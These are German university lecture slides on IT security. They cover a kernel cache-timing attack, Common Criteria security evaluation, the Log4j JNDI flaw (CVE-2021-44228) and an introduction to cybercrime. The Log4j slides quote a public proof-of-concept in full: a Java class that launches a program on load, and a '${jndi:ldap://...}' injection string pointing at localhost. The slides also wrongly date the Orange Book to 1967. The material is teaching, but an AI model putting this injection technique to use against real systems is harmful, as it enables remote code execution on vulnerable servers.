


Figure 7. Extract of cache preloading measurements

[Hund et al., 2013]

Erläuterungen

- Suche nach Teilen von win32k.sys
- Angriff:

1) Flush all (address translation-, code- and unified) caches by calling into each cacheline (each 64th byte) of the eviction buffer.
2) Perform `sysenter` to preload address translation caches.
3) Call into some arbitrary address of page p and measure time until page fault handler returns.

- x-Achse: probed address
- y-Achse: „Speedup“ des Zugriffs
  - “... By calculating the relative time difference between both timing values, we were able to measure the speedup of address translation caches for our particular scenario. “ (Hund, Willems, Holz, 2013)
- Senkrechte Linien zeigen Plazierung des Codes und der dazugehörigen Datenstrukturen im Kernel

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel x Praktische Sicherheitsanalyse

Lektion 1: Security Evaluation

Ausgeblendete Folien

- Enthalten zusätzliche Angaben oder Sprechtext

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime
- Kapitel x: Praktische Sicherheitsanalyse
  - Lektion 1: Security Evaluation

Quellen

- Gollmann, Kapitel 13
- Frederik Armknecht, Ingrid Verbauwhede, Melanie Volkamer, and Moti Yung (Hrsg.): Biggest Failures in Security, *Dagstuhl Reports*, Vol. 9, Issue 11, pp. 1–23, DOI: 10.4230/DagRep.9.11.1

„Ist das System sicher?“

- Gegeben: System mit Sicherheitszielen und Sicherheitsmechanismen

- Zwei Fragen der Besitzer/Benutzer:

    1. Erreichen die Sicherheitsmechanismen die Sicherheitsziele?
    2. Sind die Sicherheitsmechanismen korrekt implementiert?

Wie beantwortet man die Fragen?

- Drei Möglichkeiten, um die Fragen zu beantworten:
  1. Man verlässt sich auf die Aussagen des Herstellers/Anbieters der Sicherheitsmechanismen
  2. Man überprüft/testet das System selbst
  3. Man lässt das System von einer unabhängigen Partei prüfen und verlässt sich auf deren Aussagen (Security Evaluation)

- Option 1 ist naiv
- Option 2 können nur Sicherheitsexperten wählen
- Für normale Benutzer gibt es nur die Option 3

Was soll evaluiert werden?

- Ein Produkt
  - „Off the shelf“, fertig verfügbar, ggf. noch konfigurierbar, z.B. Firewall oder Betriebssystem
  - Es soll ggf. mit einem anderen Produkt verglichen werden
  - Generische Sicherheitsziele
- Ein System
  - Sammlung von Produkten, die in geeigneter Weise zur Absicherung einer Anwendung zusammengeschaltet sind
  - Bestimmung der Sicherheitsziele ist Teil der Evaluation
  - Hier entsteht die Frage, ob die Sicherheitsziele die sind, die die Benutzer erfüllt haben möchten

Wie soll evaluiert werden?

- Die Evaluation sollte zwei Situationen vermeiden:
  - Es stellt sich heraus, dass das Produkt Design- oder Implementierungsschwächen hat
  - Unterschiedliche Evaluationen kommen zu unterschiedlichen Einschätzungen über die Sicherheit
- Forderung:
  - Evaluation soll wiederholbar sein (repeatability, durch dasselbe Team) und reproduzierbar (reproducibility, durch ein anderes Team) zum gleichen Ergebnis kommen
- Produktorientierte Methoden untersuchen das Produkt
- Prozessorientierte Methoden untersuchen den Entwicklungsprozess des Produkts

Wer soll evaluieren?

- Unabhängige Partei
  - Behörde oder
  - durch eine Behörde akkreditierte private Organisation
- Behörden meist langsam und wenig flexibel und (gesellschaftlich) teuer
  - Kein Zwang, Sicherheitsziele genau zu fixieren; führt ggf. zu „interpretation drift“
- Bei privaten Organisationen müssen die Behörden Wiederholbarkeit und Reprodizierbarkeit gewährleisten
  - Präzise Formulierung der Sicherheitsziele notwendig, um Interpretationsspielräume einzuschränken
  - Kommerzieller Druck führt meist zu geringeren Kosten aber größeren Gefahren von wirtschaftlichen Abhängigkeiten (vergleiche Wirtschaftsprüfer)

Geschichtlicher Rückblick

- The Orange Book (1967, USA)
  - Anforderungen an sichere Betriebssysteme
  - Verschiedene Sicherheitsklassen: D (minimal) bis A1 (formal verifiziert)
- Information Technology Security Evaluation Criteria, ITSEC (1990, EU)
  - Zielt auf Produkte und Systeme („Target of Evaluation“, TOE)
  - Sicherheitsziele müssen im Rahmen der Evaluation definiert werden
- Federal Criteria (1992, USA)
  - Einführung von „protection profiles“, detaillierte Beschreibung der Sicherheitsziele und Angreiferannahmen

Common Criteria (1999)

- Harmonisierte (d.h. sehr umfangreiche) Evaluationskriterien (fixiert als ISO-Standard 15048)
- Basis für die Evaluation: Schutzprofil (Protection Profile)
  - Spezifische Fixierung von Sicherheitszielen für eine spezielle Systemklasse, durch Community akzeptiert
- Große Menge von bereits akzeptierten Schutzprofilen verfügbar
  - generische für firewalls, Betriebssysteme, Geldautomaten
  - spezielle z.B. für Niederländische Taxameter




Figure 13.1: Common Criteria Protection Profile

[Gollmann, S. 244]

Evaluation Assurance Level (EAL)

EALs beschreiben, was bei der Evaluation getan werden soll

- EAL1: functionally tested
- EAL2: structurally tested
- EAL3: methodically tested and checked
- EAL4: methodically designed, tested, and reviewed
- EAL5: semiformally designed and tested
- EAL6: semiformally verified design and tested
- EAL7: formally verified design and tested

Common Evaluation Methodology (CEM)

- Legt genau fest, wie vorgegangen werden muss
- Bezieht sich nur auf EAL1-4
  - nur diese EALs werden international gegenseitig anerkannt
- Labore können sich national für EALs zertifizieren lassen
- Evaluationsmethoden können sich in speziellen Produktbereichen detaillierter ausbilden als in anderen
  - Beispiel: Smartcards

Erfahrungen

- Zertifizierung gemäß CC wird oft als teuer und wenig erfolgreich kritisiert, wenn es um das Aufdecken konkreter Verwundbarkeiten (z.B. in Betriebssystemen) geht
  - Wurde am Markt nicht generell akzeptiert
  - Wenig Investitionen in CC-Zertifizierungen allgemein
- Ausnahme: Smartcard-Sicherheit. Gründe:
  - primäre Anwendung von Smartcards ist im Sicherheitsbereich, werden häufig in regulierten Kontexten (Hochsicherheit) eingesetzt
  - Sie müssen von Anfang an und dann sehr lange sicher sein (können nicht „gepatcht“ werden), wodurch sich die Investitionen in die Zertifizierung länger ammortisieren können
  - Re-Zertifizierung ist billiger, wenn Änderungen inkrementell sind
  - Zertifizierung konnte Schwächen aufzeigen, aus denen man lernen konnte

Prozessorientierte Evaluation

- Fokus auf Qualitätssicherung bei den Prozessen
  - ISO 9000 – Qualitätsmanagement
  - Bekannte Normenreihe für IT-Sicherheitsmanagement ist ISO 27000
- Hohe initiale Investition, aber auch hoher PR-Wert für Firmen, die Sicherheitsprodukte entwickeln und anwenden
- Sicher evaluierte Produkte sind ebenso wichtig wir ihre sichere Verwendung in Organisationen
  - Kein Teil darf vernachlässigt werden

[Armknecht et al., S. 18]




Figure 1 The "ideal world" of certification for security.

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 5 Softwaresicherheit

Aus aktuellem Anlass: Die Log4j-Schwachstelle

Log4j

- Weit verbreitetes Logging-Framework für Java-Programme
- Verschiedene Log-Level, nach denen man Ausgaben filtern kann: TRACE, DEBUG, INFO, WARN, ERROR, FATAL
- HelloWorld-Beispiel mit Ausgabe auf Stufe “Info”:

```java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class HelloWorld {
    private static final Logger logger = LogManager.getLogger("HelloWorld");
    public static void main(String[] args) {
        logger.info("Hello, World!");
    }
}
```

Ausschnitt aus https://logging.apache.org/log4j/2.x/manual/api.html

org.apache.logging.log4j.Logger interface

error

```
void error(String message)
```

Logs a message object with the ERROR level.

Parameters:

`message - the message string to log.`

Ausschnitt aus https://logging.apache.org/log4j/2.x/log4j-api/apidocs/index.html

Log4j Lookups

- Man kann in Log-Nachrichten Werte einsetzen, die aus verschiedenen Quellen geladen werden können
- Beispiel: User-Login-ID in das Format („pattern“) einer Lognachricht einbinden

```
1. <File name="Application" fileName="application.log">
2.   <PatternLayout>
3.     <pattern>%d %p %c{1.} [%t] $${ctx:loginId} %m%n</pattern>
4.   </PatternLayout>
5. </File>
```

Ausschnitt aus https://logging.apache.org/log4j/2.x/manual/lookups.html

Andere Art von Lookups: JNDI

- JNDI = Java Naming and Directory Interface
  - Programmierschnittstelle, um Namens- und Verzeichnisdienste abzufragen
- Beispiel: Abfrage eines Kontextnamens über JNDI

```
1. <File name="Application" fileName="application.log">
2.   <PatternLayout>
3.     <pattern>%d %p %c{1.} [%t] $${jndi:logging/context-name} %m%n</pattern>
4.   </PatternLayout>
5. </File>
```


Ausschnitt aus https://logging.apache.org/log4j/2.x/manual/lookups.html

LDAP Java Classes über JNDI

- Man kann über JNDI auch LDAP-Verzeichnisse abfragen
  - LDAP = Lightweight Directory Access Protocol
- Von dort kann man auch serialisierte Java-Objekte abfragen und einbetten

Attack Process

1. Attacker binds Payload in attacker Naming/Directory service.
2. Attacker injects an absolute URL to a vulnerable JNDI lookup method.
3. Application performs the lookup.
4. Application connects to attacker controlled N/D Service that returns Payload.
5. Application decodes the response and triggers the Payload.



Quelle: Vortrag von Munoz und Mirosh bei Blackhat 2016, siehe https://www.youtube.com/watch?v=Y8a5nB-vy78 und https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf

Eine Java-Klasse mit Inhalt


```
1  public class Exploit {
2      public Exploit() {}
3      static {
4          try {
5              String[] cmds = System.getProperty("os.name").toLowerCase().contains("win")
6                      ? new String[]{"cmd.exe","/c", "calc.exe"}
7                      : new String[]{"open","/System/Applications/Calculator.app"};
8              java.lang.Runtime.getRuntime().exec(cmds).waitFor();
9          }catch (Exception e){
10             e.printStackTrace();
11         }
12     }
13     public static void main(String[] args) {
14         Exploit e = new Exploit();
15     }
16 }
```

Ausschnitt aus https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce/blob/main/Exploit.java

Der Exploit

```java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;


public class log4j {
    private static final Logger logger = LogManager.getLogger(log4j.class);

    public static void main(String[] args) {
        //The default trusturlcodebase of the higher version JDK is false
        System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase","true");
        logger.error("${jndi:ldap://127.0.0.1:1389/Exploit}");
    }
}
```

Ausschnitt aus https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce/blob/main/src/main/java/log4j.java



Quelle: https://www.govcert.admin.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/

Fazit

- Remote Code Execution, CVE-2021-44228
- Nachladen von Java-Objekten = Nachladen von Code
- Annahmen die Quelle von User-Input hinterfragen
  - Ist der angegebene LDAP-Server vertrauenswürdig?
  - Kann der Angreifer die Abfrage ggf. auf einen anderen LDAP-Server umleiten?

- Fix in neuer Version von Log4j:
  - When using LDAP Java classes that implement the Referenceable interface are not supported for security reasons. Only the Java primitive classes are supported by default as well as any classes specified by the log4j2.allowedLdapClasses property. When using LDAP only references to the local host name or ip address are supported along with any hosts or ip addresses listed in the log4j2.allowedLdapHosts property.
  - siehe https://logging.apache.org/log4j/2.x/manual/lookups.html

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 6 Schadsoftware und Cyberkriminalität

Lektion 1: Cyberkriminalität und Schadsoftware

Ausgeblendete Folien

- Enthalten zusätzliche Angaben oder Sprechtext

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Anonymität und Privatsphäre
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime
  - Lektion 1: Cyberkriminalität und Schadsoftware
  - Lektion 2: Bots, Botnetze und Botnet Tracking
  - Lektion 3: Schadsoftware-Gruselkabinett
  - Lektion 4: Die digitale Schattenwirtschaft
  - Lektion 5: Recht und Ethik der IT-Sicherheit

Quellen

- Stephen Cass: Anatomy of Malice. IEEE Spectrum, 38(11), 2001.
- Peter J. Denning: Computers under Attack. Intruders, Worms and Viruses. Addison-Wesley, 1990.
- Trey Herr and Eric Armbrust: Milware: Identification and Implications of State Authored Malicious Software. In *Proceedings of the 2015 New Security Paradigms Workshop* (NSPW '15). ACM, New York, NY, USA, 29-43
- Nicolas Falliere, Liam O Murchu, Eric Chien: W32.Stuxnet Dossier. Symantec. Version 1.4, Februar 2011.


Internetquellen

- What have we learnt from history?
  - https://www.youtube.com/watch?v=Xs3SfNANtig
- Charles Schmidt und Tom Darby: The Morris Internet Worm.
  - http://www.snowplow.org/tom/worm/worm.html
- Quellcode des Morris-Wurms plus viele Untersuchungsberichte und sonstige Informationen:
  - http://ftp.cerias.purdue.edu/pub/doc/morris_worm/
- Vortrag Jakob Appelbaum im Spiegel und beim Kongress des CCC:
  - http://media.ccc.de/browse/congress/2013/30C3_-_5713_-_en_-_saal_2_-_201312301130_-_to_protect_and_infect_part_2_-_jacob.html

Süddeutsche Zeitung, 10./11.1.2015

Virtuelle Kriminelle

Top 10 der via Phishing angegriffenen Internet-Dienste



250 Millionen
Schadprogramme bedrohen in Deutschland PCs

